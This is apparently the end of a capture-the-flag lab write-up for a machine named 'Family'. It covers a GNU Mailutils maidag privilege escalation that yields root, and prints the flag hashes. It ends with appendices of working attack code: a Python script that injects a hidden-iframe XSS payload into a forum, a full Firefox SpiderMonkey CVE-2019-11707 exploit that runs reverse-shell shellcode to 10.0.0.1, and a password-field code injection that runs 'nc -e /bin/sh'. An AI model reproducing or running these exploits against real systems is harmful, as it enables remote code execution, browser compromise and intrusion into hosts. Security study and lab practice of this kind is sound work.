
```
john@family:~$ /usr/sbin/maidag -V
maidag (GNU Mailutils) 3.7
Copyright (C) 2007-2019 Free Software Foundation, inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
```

```
cmd: searchsploit GNU Mailutils 3.7 | grep '\/dos\/' -v
```

```
root@kali:~/HTB/Family# searchsploit GNU Mailutils 3.7 | grep '\/dos\/' -v
--------------------------------------------------------------- ----------------------------------------
 Exploit Title                                                 |  Path
                                                               | (/usr/share/exploitdb/)
--------------------------------------------------------------- ----------------------------------------
GNU Mailutils 3.7 - Privilege Escalation                       | exploits/linux/local/47703.txt
--------------------------------------------------------------- ----------------------------------------
Shellcodes: No Result
Papers: No Result
```

Reading over exploit at https://www.exploit-db.com/exploits/47703, we find that we may be able to arbitrarily write to any file. There are numerous ways we can exploit this, however it should be noted that it is not useful in /etc/crontab as the document lists. When writing to a file, "From root@family" is appended two lines above our input. This creates invalid crontab syntax, causing it to ignore the rest of the document. However, we could: add malicious code to the root-running /etc/init.d/All_Checkups scripts or add our public key to /root/.ssh/authorized_keys. Either way, the following code will give us what we want:

```
john@family> echo -e '\n[MALICIOUS STUFF]' > payload
john@family> /usr/sbin/maidag --url [FILE TO WRITE TO] < payload
```


```
root@family:~# ifconfig && hostname && whoami
eth0      Link encap:Ethernet  HWaddr 00:0c:29:16:b1:ac
          inet addr:192.168.67.104  Bcast:192.168.67.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe16:b1ac/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:77909 errors:0 dropped:4 overruns:0 frame:0
          TX packets:73521 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:24336525 (24.3 MB)  TX bytes:19458515 (19.4 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:104877 errors:0 dropped:0 overruns:0 frame:0
          TX packets:104877 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:38928793 (38.9 MB)  TX bytes:38928793 (38.9 MB)

family
root
root@family:~# cat root.txt
b297d34b53b3fd09167b90a8ca7b7341
root@family:~# cat writeup.txt
a264566a168530f7aaed43ca13db92d9
```

root.txt: b297d34b53b3fd09167b90a8ca7b7341
writeup.txt: a264566a168530f7aaed43ca13db92d9

With that, we have fully compromised Family. Cheers!

**Appendix 1 – WikidForum 2.20 Cross Site Scripting - xss.py**

```
#!/usr/bin/env python3

import requests

payload = "<p><iframe src='http://10.0.0.1/exploit.html' height=0 width=0
style='visibility: hidden;'/></iframe></p>"

session = requests.Session()

paramsPost =
{"mode":"submit_reply","category_id":"8","last_order_id":"6","reply_text":payload
,"parent_post_id":"2","action":"applications/post/rpc.php","title":"Re: ZSlayer 5
- Official Thread"}
headers = {"Origin":"http://unaffiliatedgames.htb","Accept":"application/json,
text/javascript, */*","X-Requested-With":"XMLHttpRequest","Cache-Control":"no-
cache","User-Agent":"Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0","Referer":"http://unaffiliatedgames.htb/unaffiliated-games_1/
announcements_8/zslayer-5-official-thread_2.html","Connection":"close","Accept-
Encoding":"gzip, deflate","Pragma":"no-cache","Accept-Language":"en-
US,en;q=0.5","Content-Type":"application/x-www-form-urlencoded"}
cookies = {"CENForumCookie":"hacker
%7Chacker" ,"PHPSESSID":"5cnpc1euun68t8st3c9p1dsal5"}
response = session.post("http://unaffiliatedgames.htb/rpc.php", data=paramsPost,
headers=headers, cookies=cookies)

print("Status code:   %i" % response.status_code)
print("Response body: %s" % response.content)
```

**Appendix 2 – CVE-2019-11707 – Modified exploit.js**

```
/* exploit code start */

buf = []

/* okay, addition of this for loop somehow led to the bug not getting triggered
   Pushing stuff manually into the buf array works fine.
   I am not quite sure why this is happening and would be glad if someone can
   explain why this happens
*/

// for(var i=0;i<100;i++)
// {
//   buf.push(new ArrayBuffer(0x20));
// }


buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));


var abuf = buf[5];

var e = new Uint32Array(abuf);
const arr = [e, e, e, e, e];

/* funtion that will trigger the bug*/

function vuln(a1) {

    /*

    If the length of the array becomes zero then we set the third element of
    the array thus converting it into a sparse array without changing the
    type of the array elements. Thus spidermonkey's Type Inference System does
    not insert a type barrier.

    */

    if (arr.length == 0) {
        arr[3] = e;
    }

    const v11 = arr.pop();

    /*

    The length of the buffer is only 8, but we are trying to add to the index
```

```
    at 18. This will not work, but no error will be thrown either.

    When the array returned by array.pop is a Uint8Array instead of a
Uint32Array,
    then the size of that array is 0x20 and the index that we are trying to write
    to, i.e 18, is less than that. But keep in mind that Ion still thinks that
    this array is a Uint32Array and treats each element as a DWORD, thus
resulting
    in an overflow into the metadata of the following ArrayBuffer.

    Here we are overwriting the size field of the following ArrayBuffer with a
large
    size, thus leading to an overflow in the data buffer of the following
ArrayBuffer
    i.e buf[6]

    */
    v11[a1] = 0x80

    for (let v15 = 0; v15 < 100000; v15++) {} // JIT compile this function
}

/*

  Add a prototype to the arr arrray prototype chain and set the zero'th
  element as a Uint8Array to trigger the type confussion

*/

p = [new Uint8Array(abuf), e, e];
arr.__proto__ = p;

for (let v31 = 0; v31 < 2000; v31++) {
    vuln(18);
}

/*

  Now the size of the ArrayBufffer which is located at the sixth index is 0x80
  whereas it's data buffer is only 0x20.

  We use this overflow to completly control the ArrayBuffer at the 7th index

*/

leaker = new Uint8Array(buf[7]);
aa = new Uint8Array(buf[6]);

/*

  Now leak the contents of buf[7] to obtain leaks for a Uint Array, and an
  ArrayBuffer

*/

leak = aa.slice(0x50,0x58); // start of the Uint array
group = aa.slice(0x40,0x48); // start of the array buffer
```

```
slots = aa.slice(0x40,0x48);
leak.reverse()
group.reverse()
slots.reverse()

/*
   Since the pointer to the start of the data buffer is right shifted, we first
   need to left shift it.
*/

LS(group)
LS(slots)

/* remove the type tag */
leak[0]=0
leak[1]=0

/* Get to the data buffer of the Uint array */
add(leak,new data("0x38"))
RS(leak)
leak.reverse()

/*
  Set the data pointer of buf[7] using the overflow in buf[6]
  We set this pointer to point to the the address of the data pointer field of
  the Unit that we leaked.

  Thus next time a view is created using this modified ArrayBuffer, it's data
pointer
  will point to the data pointer of the Uint array! So when we write something to
  this view, then the data pointer of the leaked Uint array will be overwritten.

  So we now have the power to control the data pointer a Uint array. Thus we can
  leak from any address we want and write to any address just by overwritting the
  data pointer of the Uint Array and viewing/writing to the Uint array.

  Thus we now effectively have an arbitrary read-write primitive!
*/

for (var i=0;i<leak.length;i++)
  aa[0x40+i] = leak[i]

leak.reverse()
LS(leak)
sub(leak,new data("0x10"))
leak.reverse()

changer = new Uint8Array(buf[7])

function write(addr,value){
    for (var i=0;i<8;i++)
      changer[i]=addr[i]
    value.reverse()
    for (var i=0;i<8;i++)
      leaker[i]=value[i]
}
```

```
function read(addr){
    for (var i=0;i<8;i++)
      changer[i]=addr[i]
    return leaker.slice(0,8)
}

function read_n(addr, n){
    write(leak,n)
    for (var i=0;i<8;i++)
      changer[i]=addr[i]
    return leaker
}

sub(group,new data("0x40")) // this now points to the group member
sub(slots,new data("0x30")) // this now points to the slots member
print1(group)
print1(slots)
group.reverse()
slots.reverse()

aa = read(group) // aa now contains the group pointer
aa.reverse()
print1(aa)
aa.reverse()

grp_ptr = read(aa) // grp_ptr is now the clasp_ pointer
grp_ptr.reverse()
print1(grp_ptr)
grp_ptr.reverse()

/* stager shellode */
buf[7].func = function func() {
  const magic = 4.183559446463817e-216;

  const g1 = 1.4501798452584495e-277
  const g2 = 1.4499730218924257e-277
  const g3 = 1.4632559875735264e-277
  const g4 = 1.4364759325952765e-277
  const g5 = 1.450128571490163e-277
  const g6 = 1.4501798485024445e-277
  const g7 = 1.4345589835166586e-277
  const g8 = 1.616527814e-314
}

/* JIT compile the shellcode */
for (i=0;i<100000;i++) buf[7].func()

/* get the address of the executable region where Ion code is located */

slots_ptr = read(slots)
slots_ptr.reverse()
print1(slots_ptr)
slots_ptr.reverse()

func_ptr = read(slots_ptr)
func_ptr[6]=0
func_ptr[7]=0
```

```
func_ptr.reverse()
print1(func_ptr)
func_ptr.reverse()

func_ptr.reverse()

add(func_ptr,new data("0x30"))
func_ptr.reverse()

func_ptr.reverse()
print1(func_ptr)
func_ptr.reverse()

jit_ptr=read(func_ptr);
jit_ptr.reverse()
print1(jit_ptr)
jit_ptr.reverse()

jitaddr = read(jit_ptr);

/*
  Find the address of the shellcode in the executable page.
  We go back one page and then search 2 pages from there2
*/

jitaddr[0]=0
jitaddr[1]=jitaddr[1] & 0xf0

jitaddr.reverse()
print1(jitaddr)
jitaddr.reverse()

jitaddr.reverse()
sub(jitaddr,new data("0xff0"))
jitaddr.reverse()

for(j=0;j<3;j++){
  asdf = read_n(jitaddr,new data("0xff0"))
  offset=-1;
  for (var i =0;i<0xff0;i++)
  {
    if (asdf[i]==0x37 && asdf[i+1]==0x13 && asdf[i+2]==0x37 && asdf[i+3]==0x13 &&
asdf[i+4]==0x37 && asdf[i+5]==0x13 && asdf[i+6]==0x37 && asdf[i+7]==0x13){
      offset=i;
      break
    }
  }

  /* we found the shellcode */
  if(offset!=-1)
    break

  jitaddr.reverse()
  add(jitaddr,new data("0xff0"))
  jitaddr.reverse()
}
```

```
offset = offset+8+6 // add the offset of the magic constant and also the mov
instruction
jitaddr.reverse()
add(jitaddr,new data(offset.toString(16)))
jitaddr.reverse()
console.log(offset);

/* JS Class object */
jsClass = read_n(grp_ptr,new data("0x30"));

name = jsClass.slice(0,8)
flags = jsClass.slice(8,16)
cOps = jsClass.slice(16,24)
spec = jsClass.slice(24,32)
ext = jsClass.slice(40,48)
oOps = jsClass.slice(56,64)

group.reverse()
add(group,new data("0x60"))
group.reverse()

eight = new data("0x8")

function addEight()
{
  group.reverse()
  add(group,eight)
  group.reverse()
}

/* Lol, can I get more lazier :).... */
function write1(addr,value){
    for (var i=0;i<8;i++)
      changer[i]=addr[i]
    // value.reverse()
    for (var i=0;i<8;i++)
      leaker[i]=value[i]
}

/* We will be writting our crafted group to this address. So we save it now*/
backingbuffer = group.slice(0,8)

oops = group.slice(0,8)
oops.reverse()
add(oops,new data("0x30"))
oops.reverse()

write1(group,name)
addEight()
write1(group,flags)
addEight()
write1(group,oops)
addEight()
write1(group,spec)
addEight()
write1(group,ext)
addEight()
```

```
write1(group,oOps)
addEight()

/* set the addProperty function pointer to our shellcode */
write1(group,jitaddr)

sc_buffer = new Uint8Array(0x1000);
buf[7].asdf=sc_buffer

/* Leak the address of the shellcode UnitArray */
slots_ptr.reverse()
add(slots_ptr,eight)
slots_ptr.reverse()

sc_buffer_addr = read(slots_ptr)
sc_buffer_addr[6]=0
sc_buffer_addr[7]=0

/* Now get to the buffer of the shellcode array */
sc_buffer_addr.reverse()
add(sc_buffer_addr,new data("0x38"))
sc_buffer_addr.reverse()

/* ptr is the pointer to the shellcode (currenty it's rw) */
ptr = read(sc_buffer_addr)

ptr.reverse()
print1(ptr)
ptr.reverse()

/* convert the pointer to the shellcode buffer to float */
ptr.reverse()
ss=inttod(ptr)
ptr.reverse()

/*
Command: msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.0.0.1 LPORT=53 -f num
Payload size: 74 bytes
*/

sc = [ 106, 41, 88, 153, 106, 2, 95, 106, 1, 94, 15, 5, 72, 151, 72, 185, 2, 0,
0, 53, 10, 0, 0, 1, 81, 72, 137, 230, 106, 16, 90, 106, 42, 88, 15, 5, 106, 3,
94, 72, 255, 206, 106, 33, 88, 15, 5, 117, 246, 106, 59, 88, 153, 72, 187, 47,
98, 105, 110, 47, 115, 104, 0, 83, 72, 137, 231, 82, 87, 72, 137, 230, 15, 5 ]

/* Copy the shellcode to the shellcode buffer */
for(var i=0;i<sc.length;i++)
  sc_buffer[i]=sc[i]

write1(aa,backingbuffer)

/*
  call the addProperty function pointer
  the pointer to the shellcode buffer (sss) is present in rcx
*/
buf[7].jjj=ss
```

**Appendix 3 – ResponsiblePasswords Exploitation – python hijack**

```
Step 1: Create a netcat listener on IP 10.0.0.1 at port 53
Step 2: /opt/RPM/ResponsiblePasswords
Step 3: Type the following as your password:
","");import os;os.system("nc -e /bin/sh 10.0.0.1 53");crypt.crypt("
Step 4: cat /etc/shadow
```